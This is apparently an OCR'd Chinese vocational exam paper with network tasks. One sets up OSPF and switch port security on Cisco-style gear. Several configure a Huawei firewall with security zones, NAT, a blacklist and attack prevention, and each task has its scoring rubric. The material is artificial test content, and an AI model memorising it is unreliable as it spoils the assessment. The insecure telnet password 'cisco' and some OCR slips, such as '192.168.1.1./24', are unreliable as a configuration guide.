
5．职业素质（20 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，跳线、设备安放整齐合理	4
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	10
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	6

试题编号 J1-7：企业网搭建与维护项目 7

一、项目概况

某公司各个办事处之间通过运行 OSPF 路由协议进行网络互通。同时办事处对网络进行严格控制，将 WWW 服务器与 SWA 的接口进行端口绑定，同时在 SWB 上配置端口安全，对接入计算机进行端口绑定。只允许 PC1 对网络设备进行远程配置。网络拓扑结构如下图所示：



二、项目配置需求

1．该企业对于接入有比较严格的要求，要求在各办事处接入层交换机上配置端口安全，实现主机的安全接入。

2．配置 OSPF 路由实现各办事处之间的互联。

3．只允许 PC1 对网络设备进行远程控制。

三、IP 地址规划

（1）主机地址		
主机名	IP 地址	
PC1	172.16.1.2/24	
PC2	172.16.2.10/24	
PC3	172.16.2.11/24	
WEB 服务器	172.16.1.10/24	
（2）设备 IP 地址		
设备名称	接口	IP 地址
路由器 A	到路由器 B 的接口	10.1.1.1/30
路由器 B	到路由器 A 的接口	10.1.1.2/30

路由器 A	到交换机 A 的接口	172.16.1.1/24
路由器 B	到交换机 B 的接口	172.16.2.1/24
交换机 A	V LAN1	192.168.1.1./24
交换机 B	V LAN1	192.168.1.2/24

四、配置搭建

1．网络搭建（10 分）

按企业网络逻辑图要求连接各网络设备。注：真机环境或模拟器环境均可。

2．交换机基本配置（10 分）

（1）交换机 A 的主机名为 SWA，配置交换机 B 的主机名为 SWB。

（2）在交换机 A、B 上配置 telnet 服务，登录密码为 cisco。

3．端口安全配置（30 分）

（1）在 SWA 上配置端口安全，将服务器 MAC 地址与 SWA 相连的接口绑定；同时规定服务器所连接口的最大 MAC 地址值为 2;当超过 2 个 MAC 地址时，交换机继续工作,来自新的主机的数据帧将丢失。将 PC1 的 MAC 地址与 SWA 相连的接口绑定；同时规定该接口所连的最大 MAC 地址值为 1; 当发现主机的 MAC 地址与交换机上指定的 MAC 地址不同时，交换机将此端口阻塞。（15 分）

（2）在 SWB 上配置端口安全，将 PC2 和 PC3 的 MAC 地址与 SWB 相连的接口绑定；同时规定该接口所连的最大 MAC 地址值为 1; 当发现主机的 MAC 地址与交换机上指定的 MAC 地址不同时，交换机将此端口阻塞。（15 分）

4．路由器基本配置（10 分）

（1）为路由器 A、B 配置主机名为 RA、RB 。

（2）在路由器 A、B 上配置 telnet 服务，登录密码为 cisco。

（3）为路由器各接口配置 IP 地址。

5．OSPF 路由配置（8 分）

（1）在 RA 上配置 OSPF 路由，与 RB 进行路由交换。

（2）在 RB 上配置 OSPF 路由，与 RA 进行路由交换。

6．远程登录安全配置（12）

（1）在交换机 A、B 上配置 telnet 安全服务，只允许 PC1 进行登录。

（2）在路由器 A、B 上配置 telnet 安全服务，只允许 PC1 进行登录。

7．提交配置文档（10 分）

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置

代码写入各自的“设备名.txt ”文档中。提交的文件夹中包含各设备的配置代码文件、测试结果文件，若使用模拟器配置需提供配置逻辑图文件。

五、实施条件

1. 硬件环境

序号	设备	数量	规格	备注
1	计算机	4 台	CPU 4 核 2.0GHZ 以上，内存 2GB 以上	1 台计算机为 WWW 服务器
2	路由器	2 台	至少两个快速以太网接口	不限品牌，可用模拟器主机代替
3	二层交换机	2 台	接口速率至少 100Mbps	不限品牌，可用模拟器主机代替
4	压线钳	1 把	支持 RJ45	
5	测线仪	1 个	支持 RJ45 接口	

2. 软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 7	
2	各厂商模拟器	Cisco packet tracert 华为 eNSP 华三 HCL	
3	办公软件	Microsoft Office 2010	
4	绘图软件	Visio2010	绘制拓扑结构，可用 packet tracer 和 ppt 完成

3. 考核时量

180 分钟。

六、评分标准

1. 网络搭建（10 分）

序号	评分内容	评分点	分值（分）
1	设备选型	设备选型正确	2
2	线缆选择	线缆选择正确	3
3	线缆连接	连接到指定的端口，正确1项加1分	5

2. 交换机基本配置（10 分）

序号	设备	评分内容	评分点	分值（分）
1	SWA	主机名	主机名配置正确	2
2	SWA	Telnet服务	Telnet服务配置正确	3

3	SWB	主机名	主机名配置正确	2
4	SWB	Telnet登录	Telnet登录配置正确	3

3．端口安全配置（30 分）

序号	设备	评分内容	评分点	分值（分）
1	SWA	端口安全	端口安全参数配置正确	10
2	SWA	MAC地址绑定	PC1和PC2MAC地址能和正确的端口进行绑定	5
3	SWB	端口安全	端口安全参数配置正确	10
4	SWB	MAC地址绑定	PC1和PC2MAC地址能和正确的端口进行绑定	5

4．路由器基本配置（10 分）

序号	设备	评分内容	评分点	分值（分）
1	RA	主机名	主机名配置正确	2
2	RA	Telnet服务	Telnet服务配置正确	3
3	RB	主机名	主机名配置正确	2
4	RB	Telnet登录	Telnet登录配置正确	3

5．OSPF 路由配置（8 分）

序号	设备	评分内容	评分点	分值（分）
1	RA	OSPF 路由	OSPF 路由配置正确	4
2	RB	OSPF 路由	OSPF 路由配置正确	4

6．远程登录安全配置（12 分）

序号	设备	评分内容	评分点	分值（分）
1	SWA	远程登录安全配置	远程登录安全策略配置正确	3
2	SWB	远程登录安全配置	远程登录安全策略配置正确	3
3	RA	远程登录安全配置	远程登录安全策略配置正确	3
4	RB	远程登录安全配置	远程登录安全策略配置正确	3

7．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

8．职业素质（10 分）


序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，跳线、设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

项目 2 网络安全设备配置与防护

试题编号 J2-1：网络安全设备配置与防护项目 1

一、项目概况

某公司购置一台华为防火墙预使用防火墙来增加公司网络的安全性，现需要配置一些网络安全域和安全策略，现公司环境大致为如下，防火墙上分别连接公司服务器、公司内网、公司外网，网络示意图如下所示。



二、需求分析

（1）防火墙设置 3 个安全区域，trust、dmz、untrust ；

（2）接口划分到相应的区域并成功配置好安全策略；

（3）使得 trust 区域能够和 dmz 区域进行通讯；

三、IP 地址规划

设备名称	接口	IP 地址	网关
PC1	E0/0/1	192.168.1.1/24	192.168.1.254
服务器	E0/0/0	192.168.100.1/24	192.168.100.254
防火墙	GE1/0/0	192.168.1.254/24	100.100.100.2
	GE1/0/1	192.168.100.254/24	
	GE1/0/6	100.100.100.1/30	
R1	GE0/0/0	100.100.100.2/30	/

四、配置实现

1．网络搭建（20 分）

按企业网络逻辑图要求连接各网络设备及 IP 地址配置。注：真机环境或模

拟器环境均可。

2．安全域配置（30 分）

在防火墙上创建相应的安全域 Trust、DMZ、untrust，并进行划分。

GE1/0/0 口划分到 trust 区域

GE1/0/1 口划分到 dmz 区域

GE1/0/6 口划分到 untrust 区域

3．安全域策略（30 分）

在防火墙上配置安全策略，使得 trust 区域能够访问 dmz 区域，dmz 区域能够访问 trust 区域

4. 验证测试（10 分）

在 PC1 上尝试 ping 服务器，要求能够 ping 通

5. 职业素养（10 分）

有着良好的职业规范，试卷提交明了整洁有逻辑。

五、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

六、评分标准

1．网络搭建（20 分）

序号	评分内容	评分点	分值（分）
1	拓扑图完整无误	设备没有缺少（5分），接口连接正确（5分）	10
2	IP地址配置正确	检查配置命令是否所有配IP地址配置正确（10分）错误一处扣3分，扣完为止	10

2．防火墙配置（30 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	成功创建安全域	防火墙成功创建了要求安全域（少一处扣5分）	15
2	防火墙	接口加入安全域	防护墙各个接口加入到指定安全域（错误一处扣5分）	15

3．安全域配置（30 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	防火墙创建安全域策略	防火墙上配置安全域策略，放通了trust区域到dmz区域（具体不限）	30

4．测试结果（10 分）

序号	评分内容	评分点	分值（分）
1	测试连通性	PC1能够ping通服务器	10


5．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

试题编号 J2-2：网络安全设备配置与防护项目 2

一、项目概况

某公司购置一台华为防火墙预使用防火墙来增加公司网络的安全性，现需要配置网络安全域和安全策略使得公司防火墙能够正常的放行数据报文，并部署 NAT 功能使得公司内网能够访问外网。现公司环境大致为如下，防火墙上分别连接公司服务器、公司内网、公司外网，网络示意图如下所示。



二、需求分析

（1）防火墙设置 3 个安全区域，trust、dmz、untrust ；

（2）接口划分到相应的区域并成功配置好安全策略；

（3）使得 trust 区域能够和 dmz 区域进行通讯；

（4）trust 区域能够和 untrust 区域通讯，但 untrust 区域不能主动访问 trust 区域和 dmz 区域

（5）trust 区域通过 untrust 区域利用 NAT 访问外网

三、IP 地址规划

设备名称	接口	IP 地址	网关
PC1	E0/0/1	192.168.10.1/24	192.168.10.254
PC2	E0/0/1	192.168.10.2/24	192.168.10.254
PC3	E0/0/1	192.168.20.1/24	192.168.20.254
PC4	E0/0/1	192.168.20.2/24	192.168.20.254
服务器	E0/0/0	192.168.100.1/24	192.168.100.254
防火墙	GE1/0/0.10	192.168.10.254/24	100.100.100.2
	GE1/0/0.20	192.168.20.254/24	

	GE1/0/1	192.168.100.254/24	
	GE1/0/6	100.100.100.1/30	
R1	GE0/0/0	100.100.100.2/30	/
	loopback 0	1.1.1.1/32	外网测试 IP

四、配置实现

1. 网络搭建（20 分）

（1）在防火墙上创建相应的 vlan10 和 20。

（2）防火墙基于 GE1/0/0 创建两个子接口，分别配置 IP 地址充当开发部门和销售部门的网关。

（3）基于 IP 地址规划表参照拓扑图进行基本环境部署，保证环境的基础通讯没有问题。

2. 安全域配置（30 分）

在防火墙上创建相应的安全域 Trust、DMZ、untrust，并进行划分。

- GE1/0/0 口划分到 trust 区域
- GE1/0/1 口划分到 dmz 区域
- GE1/0/6 口划分到 untrust 区域

3. 安全域策略（20 分）

在防火墙上配置安全策略

trust 区域能够访问 dmz 区域且 dmz 区域能够访问 trust 区域’

trust 区域能够访问 untrust 区域，untrust 区域不能主动访问 trust 区域

4. 配置 NAT_policy（10 分）

在防火墙上配置 NAT 策略，使得生产部门和研发部门能够访问外网

5. 验证测试（10 分）

在 PC1 上尝试 ping 服务器，要求能够 ping 通

在 PC1 上尝试访问 R1 的回环接口要求能够 ping 通

在 PC3 上尝试访问 R1 的回环接口要求能够 ping 通

6. 职业素养（10 分）

有着良好的职业规范，试卷提交明了整洁有逻辑。

五、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置

代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

六、评分标准

1．网络搭建（20 分）

序号	评分内容	评分点	分值（分）
1	配置VLAN	配置两个VLAN（少配置一个VLAN扣2.5分	5
2	创建子接口	配置两个子接口（少配置一个子接口扣2.5分	5
3	IP地址配置正确	检查配置命令是否所有配IP地址配置正确（10分）错误一处扣1分，扣完为止	10

2．防火墙配置（30 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	成功创建安全域	防火墙成功创建了要求安全域（少一处扣5分）	15
2	防火墙	接口加入安全域	防护墙各个接口加入到指定安全域（错误一处扣5分）	15

3．安全域配置（20 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	防火墙创建安全域策略	防火墙上配置安全域策略，放通了trust区域到dmz区域（具体不限）	10
2	防火墙	防火墙创建安全域策略	防火墙上配置安全域策略，放通了trust区域到untrust区域（具体不限）	10

4．NAT 策略配置（10 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	防火墙创建NAT策略	防火墙上配置NAT策略，使得生产部门和研发部门访问外网（具体不限）	10

5．测试结果（10 分）

序号	评分内容	评分点	分值（分）
1	测试连通性	PC1能够ping通服务器	3
2	测试连通性	PC1能够ping通R1的回环接口	3
3	测试连通性	PC1能够ping通R2的回环接口	3

6．职业素质（10 分）


序号	评分内容	评分点	分值（分）

1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

试题编号 J2-3：网络安全设备配置与防护项目 3

一、项目概况

某公司购置一台华为防火墙预使用防火墙来增加公司网络的安全性，现需要配置网络安全域和安全策略使得公司防火墙能够正常的放行数据报文，并部署 NAT 功能使得公司内网能够访问外网。现公司环境大致为如下，防火墙上分别连接公司服务器、公司内网、公司外网，网络示意图如下所示。



二、需求分析

（1）防火墙设置 3 个安全区域，trust、dmz、untrust ；

（2）接口划分到相应的区域并成功配置好安全策略；

（3）使得 trust 区域能够和 dmz 区域进行通讯；

（4）trust 区域能够和 untrust 区域通讯，但 untrust 区域不能主动访问 trust 区域和 dmz 区域

（5）trust 区域通过 untrust 区域利用 NAT 访问外网

（6）研发部门能够访问 DMZ 区域，销售部门不能访问 DMZ 区域

三、IP 地址规划

设备名称	接口	IP 地址	网关
PC1	E0/0/1	192.168.10.1/24	192.168.10.254
PC2	E0/0/1	192.168.10.2/24	192.168.10.254
PC3	E0/0/1	192.168.20.1/24	192.168.20.254
PC4	E0/0/1	192.168.20.2/24	192.168.20.254

服务器	E0/0/0	192.168.100.1/24	192.168.100.254
防火墙	GE1/0/0.10	192.168.10.254/24	100.100.100.2
	GE1/0/0.20	192.168.20.254/24	
	GE1/0/1	192.168.100.254/24	
	GE1/0/6	100.100.100.1/30	
R1	GE0/0/0	100.100.100.2/30	/
	loopback 0	1.1.1.1/32	外网测试 IP

四、配置实现

1. 网络搭建（20 分）

（1）在防火墙上创建相应的 vlan10 和 20。

（2）防火墙基于 GE1/0/0 创建两个子接口，分别配置 IP 地址充当开发部门和销售部门的网关。

（3）基于 IP 地址规划表参照拓扑图进行基本环境部署。

2. 安全域配置（20 分）

在防火墙上创建相应的安全域 Trust、DMZ、untrust，并进行划分。

- GE1/0/0 口划分到 trust 区域
- GE1/0/1 口划分到 dmz 区域
- GE1/0/6 口划分到 untrust 区域

3. 安全域策略（30 分）

在防火墙上配置安全策略

trust 区域能够访问 dmz 区域且 dmz 区域能够访问 trust 区域’

trust 区域能够访问 untrust 区域，untrust 区域不能主动访问 trust 区域

trust 区域的研发部门能够访问 DMZ 的服务器，销售部门则不能访问。

4. 配置 NAT_policy（10 分）

在防火墙上配置 NAT 策略，使得 trust 区域的生产部门和研发部门能够访问外网

5. 验证测试（10 分）

在 PC1 上尝试 ping 服务器，要求能够 ping 通

在 PC3 上尝试 ping 服务器，要求不能够 ping 通

在 PC1 上尝试访问 R1 的回环接口要求能够 ping 通

在 PC3 上尝试访问 R1 的回环接口要求能够 ping 通

6. 职业素养（10 分）

有着良好的职业规范，试卷提交明了整洁有逻辑。

五、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

六、评分标准

1．网络搭建（20 分）

序号	评分内容	评分点	分值（分）
1	配置VLAN	配置两个VLAN（少配置一个VLAN扣2.5分	5
2	创建子接口	配置两个子接口（少配置一个子接口扣2.5分	5
3	IP地址配置正确	检查配置命令是否所有配IP地址配置正确（10分）错误一处扣1分，扣完为止	10

2．防火墙配置（20 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	成功创建安全域	防火墙成功创建了要求安全域（少一处扣3分，全错无分）	10
2	防火墙	接口加入安全域	防护墙各个接口加入到指定安全域（错误一处扣3分，全错无分）	10

3．安全域配置（30 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	防火墙创建安全域策略	防火墙上配置安全域策略，放通了trust区域到dmz区域（具体不限）	10
2	防火墙	防火墙创建安全域策略	防火墙上配置安全域策略，放通了trust区域到untrust区域（具体不限）	10
3	防火墙	防火墙创建安全域策略	防火墙上配置安全域策略，放通了trust区域中的研发部到DMZ区域的服务器，但销售部门不可以访问（具体不限）	10

4．NAT 策略配置（10 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	防火墙创建NAT策略	防火墙上配置NAT策略，使得生产部门和研发部门访问外网（具体不限）	10

5．测试结果（10 分）

序号	评分内容	评分点	分值（分）
1	测试连通性	PC1能够ping通服务器	2.5
2	测试连通性	PC3不能够ping通服务器	2.5
3	测试连通性	PC1能够ping通R1的回环口	2.5
4	测试连通性	PC3能够ping通R1的回环口	2.5


6．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

试题编号 J2-4：网络安全设备配置与防护项目 4

一、项目概况

某公司购置一台华为防火墙预使用防火墙来增加公司网络的安全性，现需要配置一些网络安全域和安全策略，现公司环境大致为如下，防火墙上分别连接公司服务器、公司内网、公司外网，网络示意图如下所示。



二、需求分析

（1）防火墙设置 3 个安全区域，trust、dmz、untrust ；

（2）接口划分到相应的区域并成功配置好安全策略；

（3）使得 trust 区域能够和 dmz 区域进行通讯；

（4）为保证公司网络稳定，避免有员工过度使用带宽，故开启黑名单功能。

（5）为保证公司网络安全，避免网络遭受攻击，故开启攻击防范功能。

三、IP 地址规划

设备名称	接口	IP 地址	网关
PC1	E0/0/1	192.168.1.1/24	192.168.1.254
服务器	E0/0/0	192.168.100.1/24	192.168.100.254
防火墙	GE1/0/0	192.168.1.254/24	100.100.100.2
	GE1/0/1	192.168.100.254/24	
	GE1/0/6	100.100.100.1/30	
R1	GE0/0/0	100.100.100.2/30	/

四、配置实现

1．网络搭建（20 分）

按企业网络逻辑图要求连接各网络设备及 IP 地址配置。注：真机环境或模

拟器环境均可。

2．安全域配置（20 分）

在防火墙上创建相应的安全域 Trust、DMZ、untrust，并进行划分。

GE1/0/0 口划分到 trust 区域

GE1/0/1 口划分到 dmz 区域

GE1/0/6 口划分到 untrust 区域

3．安全域策略（20 分）

在防火墙上配置安全策略，使得 trust 区域能够访问 dmz 区域，dmz 区域能够访问 trust 区域

4．开启黑名单配置（10 分）

在防火墙上开启黑名单功能，使得过度消耗网络资源的用户五分钟内无法再上网。

5．开启攻击防范配置（10 分）

在防火墙上开启以下攻击：tcp 标志、tracert 攻击、ping of death 攻击、超大 icmp 报文攻击的防范。

6．验证测试（10 分）

在 PC1 上尝试 ping 服务器，要求能够 ping 通

查看是否开启相关攻击防范配置

7．职业素养（10 分）

有着良好的职业规范，试卷提交明了整洁有逻辑。

五、提交配置文档

将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

六、评分标准

1．网络搭建（20 分）

序号	评分内容	评分点	分值（分）
1	拓扑图完整无误	设备没有缺少（5分），接口连接正确（5分）	10

2	IP地址配置正确	检查配置命令是否所有配IP地址配置正确（10分）错误一处扣3分，扣完为止	10

2．防火墙配置（20 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	成功创建安全域	防火墙成功创建了要求安全域（少一处扣3分，全错无分）	10
2	防火墙	接口加入安全域	防护墙各个接口加入到指定安全域（错误一处扣3分，全错无分）	10

3．安全域配置（20 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	防火墙创建安全域策略	防火墙上配置安全域策略，放通了trust区域到dmz区域（具体不限）	20

4．开启黑名单（10 分）

序号	评分内容	评分点	分值（分）
1	开启黑名单	查看是否开启黑名单功能（5分）是否修改黑名单老化时间为5分钟（一点2.5分，共两点）	10

5．开启攻击防范配置（10 分）

序号	评分内容	评分点	分值（分）
1	开启攻击防范配置	配置tcp标志、tracert攻击、ping of death攻击、超大icmp报文攻击的防范（一点2.5分	10

6．测试结果（10 分）

序号	评分内容	评分点	分值（分）
1	测试连通性	PC1能够ping通服务器	5
2	查看是否开启相关攻击防范配置	总要求开启4点攻击防范，少开启一点扣1分，全没开则无分	5


7．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

试题编号 J2-5：网络安全设备配置与防护项目 5

一、项目概况

某公司购置一台华为防火墙预使用防火墙来增加公司网络的安全性，现需要配置网络安全域和安全策略使得公司防火墙能够正常的放行数据报文，并部署 NAT 功能使得公司内网能够访问外网。现公司环境大致为如下，防火墙上分别连接公司服务器、公司内网、公司外网，网络示意图如下所示。



二、需求分析

（1）防火墙设置 3 个安全区域，trust、dmz、untrust ；

（2）接口划分到相应的区域并成功配置好安全策略；

（3）使得 trust 区域能够和 dmz 区域进行通讯；

（4）trust 区域能够和 untrust 区域通讯，但 untrust 区域不能主动访问 trust 区域和 dmz 区域

（5）trust 区域通过 untrust 区域利用 NAT 访问外网

（6）为保证公司网络稳定，避免有员工过度使用带宽，故开启黑名单功能。

（7）为保证公司网络安全，避免网络遭受攻击，故开启攻击防范功能。

三、IP 地址规划

设备名称	接口	IP 地址	网关
PC1	E0/0/1	192.168.10.1/24	192.168.10.254
PC2	E0/0/1	192.168.10.2/24	192.168.10.254

PC3	E0/0/1	192.168.20.1/24	192.168.20.254
PC4	E0/0/1	192.168.20.2/24	192.168.20.254
服务器	E0/0/0	192.168.100.1/24	192.168.100.254
防火墙	GE1/0/0.10	192.168.10.254/24	100.100.100.2
	GE1/0/0.20	192.168.20.254/24	
	GE1/0/1	192.168.100.254/24	
	GE1/0/6	100.100.100.1/30	
R1	GE0/0/0	100.100.100.2/30	/
	loopback 0	1.1.1.1/32	外网测试 IP

四、配置实现

1. 网络搭建（10 分）

（1）在防火墙上创建相应的 vlan10 和 20。

（2）防火墙基于 GE1/0/0 创建两个子接口，分别配置 IP 地址充当开发部门和销售部门的网关。

（3）基于 IP 地址规划表参照拓扑图进行基本环境部署。

2. 安全域配置（15 分）

在防火墙上创建相应的安全域 Trust、DMZ、untrust，并进行划分。

- GE1/0/0 口划分到 trust 区域
- GE1/0/1 口划分到 dmz 区域
- GE1/0/6 口划分到 untrust 区域

3. 安全域策略（25 分）

在防火墙上配置安全策略

trust 区域能够访问 dmz 区域且 dmz 区域能够访问 trust 区域’

trust 区域能够访问 untrust 区域，untrust 区域不能主动访问 trust 区域

trust 区域的研发部门能够访问 DMZ 的服务器，销售部门则不能访问。

4. 配置 NAT_policy（10 分）

在防火墙上配置 NAT 策略，使得 trust 区域的生产部门和研发部门能够访问外网

5. 开启黑名单配置（10 分）

在防火墙上开启黑名单功能，使得过度消耗网络资源的用户五分钟内无法再上网。

6. 开启攻击防范配置（10 分）

在防火墙上开启以下攻击：tcp 标志、tracert 攻击、ping of death 攻击、超大 icmp 报文攻击的防范。

7. 验证测试（10 分）

查看是否开启相关攻击防范配置

在 PC1 上尝试 ping 服务器，要求能够 ping 通

在 PC3 上尝试 ping 服务器，要求不能够 ping 通

在 PC1 上尝试访问 R1 的回环接口要求能够 ping 通

在 PC3 上尝试访问 R1 的回环接口要求能够 ping 通

8. 职业素养（10 分）

有着良好的职业规范，试卷提交明了整洁有逻辑。

五、提交配置文档

